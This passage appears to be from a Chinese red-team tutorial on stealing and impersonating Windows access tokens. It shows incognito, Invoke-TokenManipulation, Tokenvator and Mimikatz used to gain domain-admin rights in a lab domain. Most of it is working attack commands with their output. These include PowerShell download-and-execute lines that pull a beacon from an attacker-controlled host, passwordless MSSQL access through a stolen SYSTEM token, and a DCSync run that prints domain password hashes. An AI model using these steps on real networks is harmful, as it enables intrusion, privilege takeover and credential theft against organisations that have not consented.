
关于 incognito.exe 的具体用法格式如下

```
# incognito.exe execute "WEBSERVER-IIS7\Administrator" "powershell.exe -nop -w hidden -c \"IEX ((new-object net.webclient).downloadstring('http://192.168.3.69:81/incognito'))\""
```



可以看到,新弹回来的那个 beacon 就是一个正常的 administrator 权限的 beacon

```
beacon> sleep 0  
beacon> getuid
```



0x06 利用 Invoke-TokenManipulation.ps1 "无文件"窃取指定用户身份令牌执行任意 payload

图方便,同上就不在 beacon 中进行操作了,如果是在实战中,你可以直接把本地的 ps 脚本通过 beacon 远程加载到目标机器上去用,都非常简单,就不细说了,还是直接在目标系统的 cmd 下搞,先把 powershell 起起来而后把 Invoke-TokenManipulation.ps1 脚本加载进去,当然啦,在此之前依然还是先想办法把自己当前提到 system 权限下,通常情况我们只需跟上 -Enumerate 选项即可枚举当前系统中所有用户的访问令牌

```
PS > Invoke-TokenManipulation -Enumerate | out-file res.txt
```

```
Administrator: C:\Windows\system32\cmd.exe - powershell -exec bypass
D:\>powershell -exec bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS D:\> whoami
nt authority\system
PS D:\> cd .\tools
PS D:\tools> Import-Module .\Invoke-TokenManipulation.ps1
PS D:\tools> Invoke-TokenManipulation -Enumerate | out-file res.txt
PS D:\tools>
```

同样我们在当前机器中发现了域管的令牌,至于具体利用就不再废话了

```
res.txt
3 Domain : ROOTKIT
4 Username : administrator
5 hToken : 904
6 LogonType : 2
7 IsElevated : True
8 TokenType : Primary
9 SessionID : 1
10 PrivilegesEnabled : {SeChangeNotifyPrivilege, SeImpersonatePrivilege, SeCreateGlobalPrivil
11 PrivilegesAvailable : {SeIncreaseQuotaPrivilege, SeSecurityPrivilege, SeTakeOwnershipPrivile
12 : rivilege...}
13 ProcessId : 940
14
15 Domain : NT AUTHORITY
16 Username : SYSTEM
17 hToken : 1628
18 LogonType : 0
19 IsElevated : True
20 TokenType : Primary
21 SessionID : 2
22 PrivilegesEnabled : {SeAssignPrimaryTokenPrivilege, SeLockMemoryPrivilege, SeTcbPrivilege,
23 : rivilege...}
24 PrivilegesAvailable : {SeCreateTokenPrivilege, SeIncreaseQuotaPrivilege, SeSecurityPrivilege
25 : Privilege...}
26 ProcessId : 4600
```

因为我们当前是 system,比如,现在你就想以一个正常的本地管理员的身份重新起个 cmd,如下

```
PS > Invoke-TokenManipulation -CreateProcess "cmd.exe" -Username "WEBSERVER-IIS7\Administrator"
```


```
Administrator: C:\Windows\system32\cmd.exe - powershell -exec bypass
PS D:\tools> Invoke-TokenManipulation -CreateProcess "cmd.exe" -Username "WEBSERVER-IIS7\Administrator"
PS D:\tools>
```

```
Administrator: cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
websrvr-iis7\administrator
C:\Windows\system32>
```

比如,我们又发现某个进程是以域管的身份起的,现在我们想直接用这个域管进程的用户身份去重新起个 cmd,也可以以像下面这么干

```
PS > Invoke-TokenManipulation -CreateProcess "cmd.exe" -ProcessId 1892
```



```
Administrator: C:\Windows\system32\cmd.exe - powershell -exec bypass
PS D:\tools> Invoke-TokenManipulation -CreateProcess "cmd.exe" -ProcessId 1892
PS D:\tools>
```

The screenshot shows a PowerShell terminal window titled "Administrator: C:\Windows\system32\cmd.exe - powershell -exec bypass". The user enters the command `Invoke-TokenManipulation -CreateProcess "cmd.exe" -ProcessId 1892`. The terminal then displays the output of the command, which is a new command prompt window titled "Administrator: cmd.exe". The output shows the Windows version (6.1.7601) and copyright information, followed by the prompt `C:\Windows\system32>`. The user then enters the command `whoami`, which returns the output `rootkit\administrator`, indicating that the process was successfully created with administrative privileges.

0x07 借助 Invoke-TokenManipulation.ps1 窃取 system 访问令牌以实现 mssql 本地免密码登录

在说这个之前,首先,我要特别感谢下 **T4skill** 兄弟,毕竟,最初的想法完全是从他那里来的,当然啦,像这样认真做事的兄弟,自己的密圈里其实还有很多很多,这也是自己创建小密圈的一个非常重要的初衷,所以,如果你真的是同路人,不妨加进来大家一起交流,相信实实在在的收获会非常非常大,众人的力量才是不可估量的,至于一些乱七八糟,另有他图兄弟,为了尽量不浪费彼此的时间,就不要来了,非常感谢,ok,咱们接着说正题,mssql 本地免密码登录的核心其实就在于 **mssql 支持以 windows 本地登录验证**,默认情况下,用于安装 mssql 的 administrator 用户[一般在 windows 服务器也都是这个用户]和 system 用户[其实也并非完全是这样,这还要看你在安装 mssql 时指明用的那个用户来跑服务的]直接在本地以 windows 验证方式登录是不需要密码直接连接即可登录的,也正是由于此,我们才可以通过窃取 system 的 token 的方式,直接在目标机器本地实现免密码登录 mssql



一般都是什么情况才会导致必须要这么干呢?比如,你现在已经通过其它的方式拿下了当前这台数据库服务器的最高权限[比如,system 权限],但比较蛋疼的是,你抓不到当前系统管理员的明文账号密码,管理员密码 hash 虽然是抓过来了,但死活跑不出来,数据库的任何账号密码都没有,但是我还想要当前机器中的数据库中的数据,怎么办呢,可以这样,等你确认那边管理员不在的时候,你可以先在这台机器创建个管理用户,然后 rdp 登过去,登上去以后,当你试着直接打开 SQL Server Management Studio 以 windows 认证方式执行本地连接时却连不上[连不上的原因可能是因为你当前这个用户并不是安装 mssql 的用户,所以,认证通不过,不能达到免密码的效果],这怎么搞呢,其实也非常简单,先在目标桌面里面起个 system 权限的 cmd,而后直接用这个权限的 cmd 去启动 SQL Server Management Studio 就可以了,或者可以更直接点,就像我们下面这样直接用 powershell 一键搞,此时,同样是以 windows 认证直接无需密码即可登录,具体如下

```
# whoami
PS >powershell -exec bypass
PS >Import-Module .\Invoke-TokenManipulation.ps1
PS >Invoke-TokenManipulation -CreateProcess "cmd.exe" -Username "NT AUTHORITY\SYSTEM"
```

```
Administrator: C:\Windows\system32\cmd.exe - powershell -exec bypass
D:\tools>whoami
webserver-iis7\administrator

D:\tools>powershell -exec bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS D:\tools> Import-Module .\Invoke-TokenManipulation.ps1
PS D:\tools> Invoke-TokenManipulation -CreateProcess "cmd.exe" -Username "NT AUTHORITY\SYSTEM"
PS D:\tools>
```



如下,找到 SQL Server Management Studio 的客户端的绝对路径直接以 system 权限去启动



```
PS >Invoke-TokenManipulation -CreateProcess "C:\Program Files (x86)\Microsoft SQL Server\100\Tools\Binn\VSShell\Common7\IDE\Ssms.exe" -Username "NT AUTHORITY\SYSTEM"
```

```
Administrator: C:\Windows\system32\cmd.exe - powershell -exec bypass
D:\tools>whoami
webserver-iis7\administrator

D:\tools>powershell -exec bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS D:\tools> Import-Module .\Invoke-TokenManipulation.ps1
PS D:\tools> Invoke-TokenManipulation -CreateProcess "cmd.exe" -Username "NT AUTHORITY\SYSTEM"
PS D:\tools> Invoke-TokenManipulation -CreateProcess "C:\Program Files (x86)\Microsoft SQL Server\100\Tools\Binn\VSShell\Common7\IDE\Ssms.exe" -Username "NT AUTHORITY\SYSTEM"
PS D:\tools>
```

之后会正常弹出 mssql 的登录界面,此时你只需要在 Server name 中输入'. [表示本地,当前机器]',而后点击 connect 即可直接连进去,过程中不再需要输入任何密码,如下是实际的连接效果,至此,关于 Invoke-TokenManipulation.ps1 脚本的利用,也就算顺带着说完了,对了,脚本中一样也提供了 **RevToSelf** 选项,当你用完某个用户令牌后,记得再把它恢复回来,话说回来,如果目标机器环境确实允许你这么干,对于 windows 来讲,个人肯定推荐首选 powershell,当然啦,有时候碰到内网断网机直接 IEX 外网加载就不大现实了,其实也并不是完全不能用,你可以试着把这些 ps 脚本都统一放到目标边界的一台已控的 web 机器的指定站点目录下,放的隐蔽点就行,而后再去内网的其它机器上 IEX 这台边界机器就行,这也只是其中的一种办法,并不是绝对,唯一的缺点就是 powershell 不能适用于一些老系统上,不过也没多大关系,用 incognito.exe 或者后面的 Tokenvator.exe 去搞也都是是一样的



0x08 通过 Tokenvator.exe 来窃取伪造模拟指定用户的访问令牌去执行任意 payload

还是接着最上面的说,这里的 1892 其实就是我们前面说的那个里面有域管令牌的的 java 进程[以 rootkit\administrator 的身份去起的 tomcat 服务],只不过,此处我们换个工具来搞,用 Tokenvator.exe 来模拟域管去执行任意 payload,具体如下

```
# Tokenvator.exe Steal-Token 1892 "powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.3.69:81/incognito'))""
```

```
Administrator: C:\Windows\system32\cmd.exe
D:\tools>Tokenvator.exe Steal-Token 1892 "powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.3.69:81/incognito'))"
(Tokens) > [*] Adjusting Token Privilege
[+] Recieved luid
[*] AdjustTokenPrivilege
[+] Adjusted Privilege: SeDebugPrivilege
[+] Privilege State: SE_PRIVILEGE_ENABLED
[+] Recieved Handle for: (1892)
[+] Process Handle: 516
[+] Primary Token Handle: 520
[+] Duplicate Token Handle: 516
[*] CreateProcessWithTokenW
[+] Created process: 1596
[+] Created thread: 4776
D:\tools>
```

随后,我们发现弹回来的这个就是一个域管[rootkit\administrator]权限的 beacon,那后面的事情,想必大家也都应该很清楚了,这里就不多废话了

```

Cobalt Strike View Attacks Reporting Help
external internal ^ user computer note pid last
192.168.3.101 192.168.3.101 administrator * WEBSERVER-IIS7 4600 22ms

Event Log X Listeners X Beacon 192.168.3.101@4600 X
beacon> sleep 0
[*] Tasked beacon to become interactive
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 24 bytes
[*] You are ROOTKIT\administrator (admin)

```

0x09 最后一种方式就是通过 Mimikatz 来伪造指定用户的访问令牌,此处暂以同步目标域内的所有域用户密码 hash 为例

首先,用本地管理员权限执行 Mimikatz,先查看当前用户令牌,接着,查看当前系统中的所有用户令牌,而后,把当前令牌提为 system,紧接着,再去查找域管令牌,最后,模拟域管令牌去同步出域内所有用户的密码 hash

mimikatz # token::whoami 查看当前用户令牌

mimikatz # TOKEN::List 查看当前机器中的所有用户令牌

```

mimikatz # token::whoami
* Process Token : {0;000bc44c} 1 D 36884693 WEBSERVER-IIS7\Administrator S-1-5-21-1282335229-4272261775-2564332
4-500 (14g,23p) Primary
* Thread Token : no token

mimikatz # token::list
Token Id : 0
User name :
SID name :

4856 {0;000bc44c} 1 D 774467 WEBSERVER-IIS7\Administrator S-1-5-21-1282335229-4272261775-2564332
(14g,23p) Primary
4240 {0;000bc44c} 1 D 800592 WEBSERVER-IIS7\Administrator S-1-5-21-1282335229-4272261775-2564332
(14g,23p) Primary
5116 {0;00236780} 2 D 2320337 WEBSERVER-IIS7\Administrator S-1-5-21-1282335229-4272261775-2564332
(18g,23p) Primary
4940 {0;0025747d} 0 D 2454705 IIS APPPOOL\pageweb S-1-5-82-3232305598-2185470874-1683166112-2972
9471291 (11g,07p) Primary
704 {0;000bc44c} 1 D 14292062 WEBSERVER-IIS7\Administrator S-1-5-21-1282335229-4272261775-2564332
(14g,23p) Primary
4940 {0;000003e3} 0 D 2455548 NT AUTHORITY\IUSR S-1-5-17 (09g,04p) Impersonation
tion)

mimikatz # _

```

mimikatz # TOKEN::Elevate 把当前提升为 system 令牌

mimikatz # TOKEN::Elevate /domainadmin 模拟域管令牌

```
mimikatz 2.1.1 x64 (oe.eo)
mimikatz # TOKEN::Elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

mimikatz # TOKEN::Elevate /domainadmin
Token Id : 0
User name :
SID name : ERROR kuhl_m_token_list_or_elevate ; kull_m_token_getNameDomainFromSID (0x00000534)

5116 {0;00236780} 2 D 2320337 WEBSERVER-IIS7\Administrator S-1-5-21-1282335229-4272261775-2564332
(18g,23p) Primary
-> Impersonated !
* Process Token : {0;000bc44c} 1 D 36884693 ROOTKIT\administrator S-1-5-21-1282335229-4272261775-2564332
(14g,23p) Primary
* Thread Token : {0;00236780} 2 D 37211110 ROOTKIT\administrator S-1-5-21-1282335229-4272261775-2564332
(18g,23p) Impersonation (Delegation)

mimikatz #
```

mimikatz # lsadump::dcsync /domain:rootkit.org /all /csv 导出域控种的所有用户的密码 hash

mimikatz # token::revert 还原令牌到初始状态

```
ca mimikatz 2.1.1 x64 (oe.oe)
mimikatz # lsadump::dcsync /domain:rootkit.org /all /csv
[DC] 'rootkit.org' will be the domain
[DC] '2008R2-DCServer.rootkit.org' will be the DC server
[DC] Exporting domain 'rootkit.org'
502      krbtgt 9f6db7cb908b5704224715dab8f38c91
1136    WEBSERVER$ 02b03225fe66c2f046fc11319ef18d3b
1117    MAILSERVER$ 7cd3c2de3365a156e46f213857c05200
1104    securiter 55ae1d383e822c73f501b594ae5b5031
1125    dbuser 2d450bc49b158d89cc6ec49db47ba095
1103    redhat a76f1448cacdc40ec79a93c584137ffd
1106    phper a76f1448cacdc40ec79a93c584137ffd
